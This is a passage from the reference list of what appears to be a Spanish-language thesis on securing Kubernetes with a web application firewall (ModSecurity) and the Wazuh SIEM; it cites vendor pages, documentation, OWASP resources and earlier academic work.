[15] Tigera, «What Is Service Mesh in Kubernetes? 4 Tools to Get Started,» [En línea]. Available: https://www.tigera.io/learn/guides/kubernetes-security/service-mesh-kubernetes/. [Último acceso: 8 Octubre 2023].

[16] IONOS, «¿Que es SIEM (Security Information and Event Management?,» [En línea]. Available: https://www.ionos.es/digitalguide/servidores/seguridad/que-es-siem/. [Último acceso: 7 Octubre 2023].

[17] Microsoft, «¿Qué es SIEM? | Seguridad de Microsoft,» [En línea]. Available: https://www.microsoft.com/es-co/security/business/security-101/what-is-siem. [Último acceso: 7 Octubre 2023].

[18] Fortra, «¿Qué es SIEM? ¿Y por qué es importante tener? | Fortra,» [En línea]. Available: https://www.fortra.com/es/blog/que-es-un-siem. [Último acceso: 7 Octubre 2023].

[19] Geekflare, «7 mejores sistemas SIEM de código abierto para mejorar su ciberseguridad,» [En línea]. Available: https://geekflare.com/es/best-open-source-siem-systems/. [Último acceso: 7 Octubre 2023].

[20] The Hacker News, «Auditing Kubernetes with Open Source SIEM and XDR,» [En línea]. Available: https://thehackernews.com/2023/02/auditing-kubernetes-with-open-source.html. [Último acceso: 7 Octubre 2023].

[21] Elastic, «Elasticsearch y Kibana en Kubernetes,» [En línea]. Available: https://www.elastic.co/es/elastic-cloud-kubernetes. [Último acceso: 7 Octubre 2023].

[22] Elastic, «Preguntas frecuentes sobre el cambio de licencia 2021,» [En línea]. Available: https://www.elastic.co/es/pricing/faq/licensing. [Último acceso: 7 Octubre 2023].

[23] AWS, «Microservicios,» [En línea]. Available: https://aws.amazon.com/es/microservices/. [Último acceso: 23 Octubre 2023].

[24] RedHat, «¿Qué son y para qué sirven los microservicios?,» [En línea]. Available: https://www.redhat.com/es/topics/microservices. [Último acceso: 2023 Octubre 25].

[25] Atlassian, «Microservicios y arquitectura de microservicios,» [En línea]. Available: https://www.atlassian.com/es/microservices. [Último acceso: 25 Octubre 2023].

[26] IBM, «¿Qué son los contenedores?,» [En línea]. Available: https://www.ibm.com/es-es/topics/containers. [Último acceso: 25 Octubre 2023].

[27] OpenWebinars, «Qué son los contenedores,» [En línea]. Available: https://openwebinars.net/blog/contenedores-de-software-que-son-y-que-ventajas-ofrecen/. [Último acceso: 25 Octubre 2023].

[28] Stackscale, «Contenedores, sistemas de contenerización y orquestadores,» [En línea]. Available: https://www.stackscale.com/es/blog/contenerizacion-orquestacion-contenedor/. [Último acceso: 25 Octubre 2023].

[29] IBM, «¿Qué es la orquestación de contenedores?,» [En línea]. Available: https://www.ibm.com/mx-es/topics/container-orchestration. [Último acceso: 25 Octubre 2023].

[30] Openexpo Europe, Los 5 orquestadores de contenedores que deberías conocer. [En línea]. Available: https://openexpoeurope.com/es/los-5-orquestadores-de-contenedores-que-deberias-conocer/. [Último acceso: 25 Octubre 2023].

[31] Kubernetes, «¿Qué es Kubernetes?,» [En línea]. Available: https://kubernetes.io/es/docs/concepts/overview/what-is-kubernetes/. [Último acceso: 25 Octubre 2023].

[32] C. Sayfan, Mastering Kubernetes, Packt Publishin, 2018.

[33] Aqua Segurity, «Kubernetes Clusters Under Attack in Hundreds of Organizations,» [En línea]. Available: https://www.aquasec.com/news/kubernetes-clusters-under-attack/. [Último acceso: 27 Octubre 2023].

[34] RedHat, «Informe sobre la seguridad de Kubernetes de 2023,» [En línea]. Available: https://www.redhat.com/es/resources/state-kubernetes-security-report-2023. [Último acceso: 27 Octubre 2023].

[35] OWASP, «OWASP Top 10:2021,» [En línea]. Available: https://owasp.org/Top10/es/. [Último acceso: 27 Octubre 2023].

[36] Ciberseguridad.blog, «Ciberseguridad en Kubernetes,» [En línea]. Available: https://ciberseguridad.blog/ciberseguridad-en-kubernetes/. [Último acceso: 26 Octubre 2023].

[37] RedHat, «Prácticas recomendadas de seguridad de Kubernetes,» [En línea]. Available: https://www.redhat.com/es/topics/containers/kubernetes-security-best-practices. [Último acceso: 27 Octubre 2023].

[38] Hopla Software, «Securizando nuestras aplicaciones desplegadas en Kubernetes con NGINX App Protect,» [En línea]. Available:

https://hoplasoftware.com/2021/05/07/securizar-aplicaciones-desplegadas-en-kubernetes-con-nginx-app-protect/. [Último acceso: 27 Octubre 2023].

[39] Cloudflare, «¿Qué es un WAF? | Explicación de Web Application Firewall,» [En línea]. Available: https://www.cloudflare.com/es-es/learning/ddos/glossary/web-application-firewall-waf/. [Último acceso: 27 Octubre 2023].

[40] Fastly, «Firewall de aplicaciones web: ¿qué es un WAF?,» [En línea]. Available: https://www.fastly.com/es/learning/what-is-a-waf. [Último acceso: 27 Octubre 2023].

[41] StormIT, «What is a Web Application Firewall (WAF) and Why Use it?,» [En línea]. Available: https://www.stormit.cloud/blog/what-is-a-web-application-firewall/. [Último acceso: 27 Octubre 2023].

[42] F5, «¿Qué es un cortafuegos de aplicaciones web (WAF)?,» [En línea]. Available: https://www.f5.com/es_es/glossary/web-application-firewall-waf. [Último acceso: 27 Octubre 2023].

[43] Tigera, «Kubernetes WAF: 4 Types of K8s WAFs and How to Choose,» [En línea]. Available: https://www.tigera.io/learn/guides/kubernetes-security/kubernetes-waf/. [Último acceso: 1 Noviembre 2023].

[44] Prophaze, «Kubernetes WAF,» [En línea]. Available: https://prophaze.com/products/kubernetes-waf/. [Último acceso: 27 Octubre 2023].

[45] Cloudflare, «Cero vulnerabilidades con firewall Cloudflare,» [En línea]. Available: https://www.cloudflare.com/es-es/application-services/products/waf/. [Último acceso: 27 Octubre 2023].

[46] Word Wide Technology, «What is F5 Advanced Web Application Firewall?,» [En línea]. Available: https://www.wwt.com/blog/what-is-f5-advanced-web-application-firewall. [Último acceso: 27 Octubre 2023].

[47] GitHub, «ModSecurity,» [En línea]. Available: https://github.com/SpiderLabs/ModSecurity. [Último acceso: 1 Noviembre 2023].

[48] GitHub, «Naxi,» [En línea]. Available: https://github.com/nbs-system/naxsi. [Último acceso: 2 Noviembre 2023].

[49] GitHub, «Corazawaf,» [En línea]. Available: https://github.com/corazawaf/coraza. [Último acceso: 31 Octubre 2023].

[50] OWASP Coraza, «OWASP Coraza WAF,» [En línea]. Available: https://coraza.io/. [Último acceso: 1 Noviembre 2023].

[51] Ambit, «¿Qué significa SIEM y cómo funciona?,» [En línea]. Available: https://www.ambit-bst.com/blog/qu%C3%A9-significa-siem-y-c%C3%B3mo-funciona. [Último acceso: 27 Octubre 2023].

[52] IBM, «¿Qué es SIEM?,» [En línea]. Available: https://www.ibm.com/mx-es/topics/siem. [Último acceso: 27 Octubre 2023].

[53] IBM, «IBM Security QRadar SIEM,» [En línea]. Available: https://www.ibm.com/es-es/products/qradar-siem. [Último acceso: 3 Noviembre 2023].

[54] Prelude, «Overview - Prelude SIEM,» [En línea]. Available: https://prelude-ids.org/. [Último acceso: 3 Noviembre 2023].

[55] Wazuh, «Wazuh Documentation,» [En línea]. Available: https://documentation.wazuh.com/current/index.html. [Último acceso: 4 Noviembre 2023].

[56] Wazuh, «Architecture,» [En línea]. Available: https://documentation.wazuh.com/current/getting-started/architecture.html. [Último acceso: 5 Diciembre 2023].

[57] Linux Buzz, «How to Install Minikube on Ubuntu 22.04 Step-by-Step,» [En línea]. Available: https://www.linuxbuzz.com/install-minikube-on-ubuntu/. [Último acceso: 2023 Noviembre 2023].

[58] OWASP, «OWASP Juice Shop,» [En línea]. Available: https://owasp.org/www-project-juice-shop/. [Último acceso: 26 Noviembre 2023].

[59] GitHub, «OWASP Juice Shop,» [En línea]. Available: https://github.com/juice-shop/juice-shop. [Último acceso: 26 Noviembre 2023].

[60] Compass IT Compliance, «Hacking the OWASP Juice Shop Series - Challenge #2 (DOM XSS),» [En línea]. Available: https://www.youtube.com/watch?v=qTm52tJu4i4. [Último acceso: 26 Noviembre 2023].

[61] F5, «Lab 2 – Hacking the Juice Shop,» [En línea]. Available: https://clouddocs.f5.com/training/community/waf/html/waf111/module0/lab3.html. [Último acceso: 26 Noviembre 2023].

[62] F. Díaz, «Getting Started with Kubernetes Ingress-Nginx on Minikube Fernando Diaz,» [En línea]. Available: https://awkwardferny.medium.com/getting-started-with-kubernetes-ingress-nginx-on-minikube-d75e58f52b6c. [Último acceso: 26 Noviembre 2023].

[63] MSAzure, «Enable WAF with Modsecurity from Ingress Nginx,» [En línea]. Available: https://msazure.club/enable-waf/. [Último acceso: 26 Noviembre 2023].

[64] Wazuh, «Deployment on Kubernetes - Wazuh,» [En línea]. Available: https://documentation.wazuh.com/current/deployment-options/deploying-with-kubernetes/kubernetes-deployment.html. [Último acceso: 30 Noviembre 2023].

[65] Gobierno de Chile, «Implementación del mes - Wazuh,» [En línea]. Available: https://www.csirt.gob.cl/media/2021/09/La_Implementacion_del_Mes_-_Seguridad_Aplicada_-_Septiembre_2021_v1.pdf. [Último acceso: 3 Diciembre 2023].

[66] Wazuh, «Wazuh Agent,» [En línea]. Available: https://documentation.wazuh.com/current/installation-guide/wazuh-agent/index.html. [Último acceso: 30 Noviembre 2023].

[67] Refactorizando.com, «Ejemplo de Patrón Sidecar en Kubernetes,» [En línea]. Available: https://refactorizando.com/ejemplo-de-patron-sidecar-en-kubernetes/. [Último acceso: 5 Diciembre 2023].

[68] Kubernetes, «Volumes,» [En línea]. Available: https://kubernetes.io/es/docs/concepts/storage/volumes/. [Último acceso: 5 Diciembre 2023].

[69] DEV, «wazuh agent as a docker image,» [En línea]. Available: https://dev.to/dutdavid/wazuh-agent-as-a-docker-image-1b5n. [Último acceso: 1 Diciembre 2023].

[70] Wazuh, «https://wazuh.com/blog/analyzing-modsecurity-events-with-wazuh/,» [En línea]. Available: Analyzing ModSecurity events with Wazuh. [Último acceso: 4 Diciembre 2023].

[71] GitHub, «Ingress Nginx - Kubernetes,» [En línea]. Available: https://github.com/kubernetes/ingress-nginx/blob/main/docs/user-guide/nginx-configuration/annotations.md#modsecurity. [Último acceso: 3 Diciembre 2023].

[72] GitHub, «Reference Manual (v2.x),» [En línea]. Available: https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-(v2.x). [Último acceso: 4 Diciembre 2023].

[73] Wazuh, «Local configuration (ossec.conf),» [En línea]. Available: https://documentation.wazuh.com/current/user-manual/reference/ossec-conf/index.html. [Último acceso: 3 Diciembre 2023].

[74] Medium, «Understanding Wazuh Decoders,» [En línea]. Available: https://socfortress.medium.com/understanding-wazuh-decoders-4093e8fc242c. [Último acceso: 4 Diciembre 2023].

[75] Wazuh, «Decoders Syntax,» [En línea]. Available: https://documentation.wazuh.com/current/user-manual/ruleset/ruleset-xml-syntax/decoders.html. [Último acceso: 4 Diciembre 2023].

[76] Wazuh, «JSON Decoder,» [En línea]. Available: https://documentation.wazuh.com/current/user-manual/ruleset/json-decoder.html. [Último acceso: 4 Diciembre 2023].

[77] Wazuh, «Custom rules and decoders,» [En línea]. Available: https://documentation.wazuh.com/current/user-manual/ruleset/custom.html. [Último acceso: 4 Diciembre 2023].

[78] Wazuh, «Creating custom dashboards,» [En línea]. Available: https://documentation.wazuh.com/current/user-manual/wazuh-dashboard/creating-custom-dashboards.html. [Último acceso: 4 Diciembre 2023].

[79] Wazuh, «Integrations guide: Elastic, OpenSearch, and Splunk,» [En línea]. Available: https://documentation.wazuh.com/current/integrations-guide/index.html. [Último acceso: 4 Diciembre 2023].

[80] OWASP, «Attacks,» [En línea]. Available: https://owasp.org/www-community/attacks/. [Último acceso: 5 Diciembre 2023].

[81] J. . Vera, A. I. Aranda y G. . Flament, «Implementación de un web application firewall basado en mod_security,» , 2012. [En línea]. Available: http://dspace.espol.edu.ec/bitstream/123456789/21011/1/paperwaf (1).pdf. [Último acceso: 5 10 2023].

[82] P. . Villarraga y E. . Mauricio, «Análisis comparativo de un Firewall de aplicaciones web comerciales y un Open Source frente al top 10 de Owasp.,» , 2016. [En línea]. Available: http://repository.unad.edu.co/handle/10596/9161. [Último acceso: 5 10 2023].

[83] Splunk, «Splunk Enterprise Security,» [En línea]. Available: https://www.splunk.com/en_us/products/enterprise-security.html?301=/en_us/cyber-security/siem.html. [Último acceso: 28 Octubre 2023].

[84] Wikipedia, «ModSecurity,» [En línea]. Available: https://en.wikipedia.org/wiki/ModSecurity. [Último acceso: 1 Noviembre 2023].

[85] Admin Magazine, «Protecting your web application infrastructure with the Nginx Naxsi firewall,» [En línea]. Available: https://www.admin-magazine.com/Archive/2013/15/Protecting-your-web-application-infrastructure-with-the-Nginx-Naxsi-firewall. [Último acceso: 3 Noviembre 2023].

[86] GitHub, «ModSecurity does not block request, only logs, while SecRuleEngine is set to On,» [En línea]. Available: https://github.com/kubernetes/ingress-nginx/issues/4385. [Último acceso: 26 Noviembre 2023].

[87] OWASP, «SQL Injection,» [En línea]. Available: https://owasp.org/www-community/attacks/SQL_Injection. [Último acceso: 5 Diciembre 2023].